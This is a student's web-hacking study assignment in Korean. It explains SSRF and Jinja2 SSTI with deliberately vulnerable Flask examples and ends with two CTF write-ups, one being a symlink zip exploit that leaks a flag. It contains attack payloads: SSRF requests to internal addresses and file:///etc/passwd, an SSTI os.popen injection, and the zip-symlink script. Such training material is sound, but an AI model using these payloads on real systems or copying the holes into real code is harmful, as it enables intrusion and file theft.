



케이녹 웹해킹 12회차 과제

17기 최동현 (202511688)

1-1. Server-Side Web Hacking

• SSRF (Server-Side Request Forgery)

： SSRF(Server-Side Request Forgery)는 웹 애플리케이션이 *외부 리소스(URL)*를 가져오는 기능(이미지 다운로드, API 프록시)을 제공할 때, 사용자가 입력한 URL에 대한 **도메인 및 스키마(Protocol Scheme)** 검증이 누락되어 발생하는 취약점입니다.

이 취약점의 핵심은 **HTTP 요청의 출발지(Source IP)**가 **공격자의 PC**가 아닌 **취약한 웹 서버**가 된다는 점입니다.

네트워크 인프라는 일반적으로 **방화벽(FW)**을 통해 *외부망(External)*에서 *내부망(Internal)*으로의 직접적인 접근을 차단합니다. 그러나 웹 서버 자신은 **내부망**에 속해 있으므로 내부의 다른 서버로 접근할 수 있는 권한과 라우팅 경로를 가집니다.

공격자는 이 신뢰 관계를 악용하여, 취약한 웹 서버가 **내부망의 특정 IP(192.168.x.x/16, 127.0.0.1/32)**로 HTTP 요청을 보내도록 강제합니다. (외부에서 접근 불가능한 인트라넷 관리자 페이지 접근 등) 또한, HTTP 프로토콜 외에도 **file://** 스키마를 주입하여 서버의 로컬 파일 시스템을 읽을 수도 있습니다.

```
# SSRF Example
```



```
curl https://www.server.com/page?url=http://192.168.1.1/admin
```

```
curl https://www.server.com/page?url=file:///etc/passwd
```

1-2. Server-Side Web Hacking

• SSRF (Server-Side Request Forgery) 취약점 예시 코드

```
1 from flask import Flask, request
2 from urllib.request import urlopen
3 app = Flask(__name__)
4
5 @app.route("/")
6 def index():
7     return """<h1>SSRF Test</h1><p>usage: /fetch?url=https://google.com</p>"""
8
9 @app.route("/fetch")
10 def fetch():
11     url = request.args.get("url")    따로 검사 X
12     if not url:
13         return """<h1>SSRF Test</h1><p>url 파라미터 필요</p>"""
14     try:
15         with urlopen(url, timeout=3) as resp:
16             data = resp.read()
17             return data
18     except Exception as e:
19         return f"<h1>에러: {e}</h1>"
20
21 if __name__ == "__main__":
22     app.run(host="0.0.0.0", port=8080, debug=True)
```



2-1. Server-Side Web Hacking

• SSTI (Server-Side Template Injection)

： **SSTI(Server-Side Template Injection)**는 MVC(Model-View-Controller) 아키텍처에서 View 영역을 동적으로 렌더링하기 위해 사용하는 **템플릿 엔진(Jinja2, Twig, Thymeleaf 등)**에 사용자 입력값이 안전하게 바인딩(Binding)되지 않고 **템플릿 구문 자체**로 직접 삽입(Concatenation)될 때 발생하는 취약점입니다.

단순히 HTML 태그를 실행하는 XSS와 달리, **SSTI**는 템플릿 엔진이 서버 측에서 실행되는 점을 악용합니다. **Python**의 **Jinja2** 템플릿 엔진의 경우, **{{ }}** 형태의 문법 내부에서 Python 객체의 속성과 메서드에 직접 접근할 수 있습니다.

(**{{ config.SECRET_KEY }}**, **{{ config.__class__.__init__.__globals__['os'].popen('id').read() }}** 와 같은 형식으로 주입)

따라서 **Jinja2** 경우 **render_template_string** 함수 사용시 반드시 사용자의 입력값을 별도의 **컨텍스트 변수**로 받아야 한다.

```
{{ config.__class__.__init__.__globals__['os'] }}
```

Test!

Result:

```
<module 'os' from '/usr/local/lib/python3.8/os.py'>
```



- **config.__class__** : 현재 템플릿 컨텍스트 등에서 사용 중인 config 객체의 클래스(타입) 정보를 가져옵니다.
- **__init__** : 해당 클래스의 생성자 메서드를 찾습니다.
- **__globals__** : 생성자의 전역 네임스페이스(전역 변수 및 모듈)에 접근합니다.
- **['os']** : 전역 네임스페이스에 로드되어 있는 시스템 모듈인 os 를 호출합니다.

2-2. Server-Side Web Hacking

- SSTI (Server-Side Template Injection) 취약점 예시 코드

```
1 from flask import Flask, request, render_template_string
2 app = Flask(__name__)
3
4 @app.route("/")
5 def index():
6     username = request.args.get("name", "guest")
7     template_syntax = f"<h1>Welcome, {username}!</h1>"
8     return render_template_string(template_syntax)
9
10 if __name__ == "__main__":
11     app.run(host="0.0.0.0", port=8080, debug=True)
```




템플릿 코드 직접 실행



3. Dreamhack write-up (#1)

• Image Uploader

* php코드 확인 없이 업로드 칸 있길래, 바로 무지성 Webshell 업로드 시도 (uploads 디렉터리 확인)



3. Dreamhack write-up (#2)

- .zip-reader

```
# 악성 zip 생성 코드
import stat
import zipfile

output_file = "exploit.zip"

link = zipfile.ZipInfo("flag-leak.txt")
link.create_system = 3
link.external_attr = (stat.S_IFLNK | 0o777) << 16
link.compress_type = zipfile.ZIP_STORED

with zipfile.ZipFile(output_file, "w") as archive:
    archive.writestr(link, "/web/flag.txt")
```

심볼릭 링크 지정

.zip-reader

Upload a zip archive to read its file contents.

파일 선택 선택된 파일 없음

Extract & Read

```
[flag-leak.txt]
DH{f57d28acf8d886499e5fc5b1813b24eccb6a602901c2c96e0f433184
4abd0cee}
```

2 B2

.zip-reader 🌱 🚩

web

👁 137 🗉 55 📅 2026.04.29. 16:59:26



감사합니다

17기 최동현